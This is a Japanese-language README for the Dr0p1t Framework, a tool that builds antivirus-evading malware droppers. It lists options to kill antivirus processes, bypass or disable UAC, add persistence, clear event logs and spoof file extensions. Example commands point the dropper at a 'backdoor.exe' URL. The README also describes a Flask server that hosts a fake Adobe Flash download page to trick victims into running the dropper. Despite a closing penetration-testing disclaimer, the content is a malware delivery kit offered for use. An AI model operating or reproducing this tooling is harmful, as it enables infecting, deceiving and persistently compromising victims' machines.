
 d4vinci/dr0p1t-framework
ほとんどのAVをバイパスし、多くのトリックを持つ高度なステルス型ドロッパーを作成するフレームワーク



トロイの木馬のドロッパーについて聞いたことはありますか? 簡単に言うと、ドロッパーは他のマルウェアをダウンロードするタイプのマルウェアです。Dr0p1tは、ほとんどのAVを回避し、多くのトリックを備えたステルスなドロッパーを作成する機会を提供します(信じてください:D);)
+ 生成される実行ファイルの特性:
+ フレームワークの特性:
+ モジュール:
+ 永続化モジュール:
まだ完全にはテストされていません!コントリビューターとテスターが必要です😄
Usage: Dr0p1t.py Malware_Url [Options]

options:
-h, --help      show this help message and exit
-s              Add your malware to startup (Persistence)
-t              Add your malware to task scheduler (Persistence)
-a              Add your link to powershell user profile (Persistence)
-k              Kill antivirus process before running your malware.
-b              Run this batch script before running your malware. Check scripts folder
-p              Run this powershell script before running your malware. Check scripts folder
-v              Run this vbs script before running your malware. Check scripts folder
--runas         Bypass UAC and run your malware as admin
--spoof         Spoof the final file to an extension you choose.
--zip           Tell Dr0p1t that the malware in the link is compressed as zip
--upx           Use UPX to compress the final file.
--nouac         Try to disable UAC on victim device
-i              Use icon to the final file. Check icons folder.
--noclearevent  Tell the framework to not clear the event logs on target machine after finish.
--nocompile     Tell the framework to not compile the final file.
--only32        Download your malware for 32 bit devices only
--only64        Download your malware for 64 bit devices only
-q              Stay quite ( no banner )
-u              Check for updates
-nd             Display less output information
./Dr0p1t.py Malware_Url [Options]
./Dr0p1t.py https://test.com/backdoor.exe -s -t -a -k --runas --upx
./Dr0p1t.py https://test.com/backdoor.exe -k -b block_online_scan.bat --only32
./Dr0p1t.py https://test.com/backdoor.exe -s -t -k -p Enable_PSRemoting.ps1 --runas
./Dr0p1t.py https://test.com/backdoor.zip -t -k --nouac -i flash.ico --spoof pdf --zip
Python 2 の推奨バージョンは2.7.x、Python 3 の推奨バージョンは3.5.xです。3.6はPyInstallerがまだサポートしていないため使用しないでください。
注意: root権限が必要です。
Dr0p1tのインストールと使用方法に関する公式動画のプレイリストはこちらです。
git clone https://github.com/D4Vinci/Dr0p1t-Framework.git
chmod 777 -R Dr0p1t-Framework
cd Dr0p1t-Framework
sudo chmod +x install.sh
./install.sh
python Dr0p1t.py
cd Dr0p1t-Framework-master
python -m pip install -r windows_requirements.txt
python Dr0p1t.py
注意: Python 2.7にはpipが含まれていないため、最初にget-pip.pyスクリプトからインストールしてください(Googleで検索)。
注意: サーバーはまだベータ版であり、追加すべき機能が多く、デザインも改善が必要です(コントリビュートしてくれるデザイナーを募集中:D)。
LinuxとWindowsの両方で、上記の手順でDr0p1tをインストールした後、pipを使用してserver_requirements.txtのモジュールをインストールします:
python -m pip install -r server_requirements.txt

次に、サーバースクリプトを実行します:
python Dr0p1t_Server.py

サーバースクリプトを実行すると、flaskを使用してポート5000へのすべての接続をリッスンし始めます。
サーバーを自分のデバイスから使用するには、ブラウザで127.0.0.1:5000 または [自分のIP]:5000 を開きます。
LAN内の他のデバイスから開くには、[自分のローカルIP]:5000 を開きます。WANの他のデバイスから開くには、[自分のグローバルIP]:5000 を開きます。ただし、ルーターでポート5000の接続を自分に転送するように設定してください。

サーバーページを開くと、必要なデータを尋ねるシンプルなデザインのWebサイトが表示されます。サーバーのスクリーンショットを参照。

次にデータを送信すると、いくつかのプロセスで検証された後、exeファイルが生成され、スキャムリンクが記載されたページにリダイレクトされます。

リンクを入力すると、デフォルトのAdobe Flashダウンロードページであるドロッパーをダウンロードするためのスキャムが表示されます。 スキャムを自分のものに置き換えるには、ファイル「Scam.html」の内容を自分のものに置き換えてください。ただし、変数はそのまま残してください(削除しないでください)。


Windowsのスクリーンショットをもっと見る Linuxのスクリーンショットをもっと見る
このツールが役に立ったなら、コーヒーを買って私に感謝してもらえると嬉しいです:)

Dr0p1t Frameworkは、誤用や違法な目的について責任を負いません。ペネトレーションテストまたは教育目的でのみ使用してください。
このフレームワークのコードをコピーしたり、別のツールで使用する場合は、出典を明記すれば受け入れられます😄
プルリクエストはいつでも歓迎します:D
